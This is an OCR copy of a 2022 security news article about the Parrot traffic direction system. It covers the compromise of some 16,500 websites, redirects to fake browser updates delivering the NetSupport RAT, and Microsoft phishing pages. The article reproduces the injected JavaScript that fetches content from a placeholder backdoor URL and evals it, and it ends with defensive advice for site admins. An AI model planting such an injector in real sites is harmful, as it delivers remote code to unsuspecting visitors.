
Malicious web redirect service infects 16,500 sites to push malware


bleepingcomputer.com/news/security/malicious-web-redirect-service-infects-16-500-sites-to-push-malware/

Bill Toulas



By
Bill Toulas

- April 7, 2022
- 02:45 PM
- 0



A new traffic direction system (TDS) called Parrot is relying on servers that host 16,500 websites of universities, local governments, adult content platforms, and personal blogs.


Parrot's use is for malicious campaigns to redirect potential victims matching a specific profile (location, language, operating system, browser) to online resources such as phishing and malware-dropping sites.

Threat actors running malicious campaigns buy TDS services to filter incoming traffic and send it to a final destination serving malicious content.

TDS are also legitimately used by advertisers and marketers, and some of these services were exploited in the past to facilitate malspam campaigns.

Used for RAT distribution

Parrot TDS was discovered by threat analysts at Avast, who report that it’s currently used for a campaign called FakeUpdate, which delivers remote access trojans (RATs) via fake browser update notices.



Site displaying the fake browser update warning *(Avast)*

The campaign appears to have started in February 2022 but signs of Parrot activity have been traced as far back as October 2021.

“One of the main things that distinguishes Parrot TDS from other TDS is how widespread it is and how many potential victims it has,” comments Avast in the report

“The compromised websites we found appear to have nothing in common apart from servers hosting poorly secured CMS sites, like WordPress sites.”


```
if (ndsw === undefined) {
    //Code omitted
    var ndsw = true,

    HttpClient = function () {
        this['get'] = function (url, functionToExecute) {
            xmlHttpRequest = new XMLHttpRequest();
            xmlHttpRequest['onreadystatechange'] = function () {
                if (xmlHttpRequest['readyState'] == 4 && xmlHttpRequest['status'] == 200)
                    functionToExecute(xmlHttpRequest['responseText']);
            },
            xmlHttpRequest['open']('GET', url, !![]),
            xmlHttpRequest['send'](null);
        };
    },
    rand = function () {
        var C = g;
        return Math['random']()['toString'](0x24)['substr'](0x2);
    },
    token = function () {
        return rand() + rand();
    };
    (function () {
        _navigator = navigator,
        _document = document,
        _screen = screen,
        _window = window,
        _cookie = _document['cookie'],
        hostname = window['location']['hostname'],
        protocol = window['location']['protocol'],
        referrer = _document['referrer'];
        if (referrer && !contains(referrer, hostname) && !_cookie) {
            var httpClient = new HttpClient(),
            url = protocol + ("//COMPROMISED.WEBSERVER.COM/BACKDOOR.PHP" + "?id=") + token();
            httpClient['get'](url, function (httpResponseBody) {
                contains(httpResponseBody, 'ndsx') && varWindow['eval'](httpResponseBody);
            });
        }
        function contains(body, part) {
            return body['indexOf'](part) !== -0x1;
        }
    }
        ());
};
```

Malicious JavaScript code seen in compromised sites *(Avast)*

Threat actors have planted a malicious web shell on compromised servers and copied it to various locations under similar names that follow a “parroting” pattern.

Moreover, the adversaries use a PHP backdoor script that extracts client information and forwards requests to the Parrot TDS command and control (C2) server.


In some cases, the operators use a shortcut without the PHP script, sending the request directly to the Parrot infrastructure.



Parrot's direct and proxied forwarding *(Avast)*

Avast says that in March 2022 alone its services protected more than 600,000 of its clients from visiting these infected sites, indicating the massive scale of the Parrot redirection gateway.

Most of the users targeted by these malicious redirections were in Brazil, India, the United States, Singapore, and Indonesia.




Parrot's redirection attempts heatmap *(Avast)*

As Avast details in the report, the particular campaign's user profile and filtering are so fine-tuned that the malicious actors can target a specific person from thousands of redirected users.

This is achieved by sending that target to unique payload-dropping URLs based on extensive hardware, software, and network profiling.

The payload dropped on the targets' systems is the NetSupport Client RAT set to run in silent mode, which provides direct access to the compromised machines.




The details of the dropped payload *(Avast)*

Phishing Microsoft credentials

While the RAT campaign is currently the main operation served by the Parrot TDS, Avast analysts have also noticed several infected servers hosting phishing sites.

Those landing pages resemble a legitimate-looking Microsoft login page asking visitors to enter their account credentials.



One of the phishing sites served by the Parrot TDS *(Avast)*

For users who browse the web, having an up-to-date internet security solution running at all times is the best way to deal with malicious redirections.

For admins of potentially compromised web servers, Avast recommends the following actions:

- Scan all files on the webserver with an antivirus.
- Replace all JavaScript and PHP files on the webserver with original ones.
- Use the latest CMS version and plugins versions.
- Check for automatically running tasks on the web server like cron jobs.
- Always use unique and strong credentials for every service and all accounts, and add 2FA where possible.
- Use some of the available security plugins for WordPress and Joomla

Related Articles:

Hackers target Russian govt with fake Windows updates pushing RATs

Iranian hackers exposed in a highly targeted espionage campaign

Bitter cyberspies target South Asian govts with new malware

Hackers display “blood is on your hands" on Russian TV, take down RuTube

Chinese cyber-espionage group Moshen Dragon targets Asian telcos

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.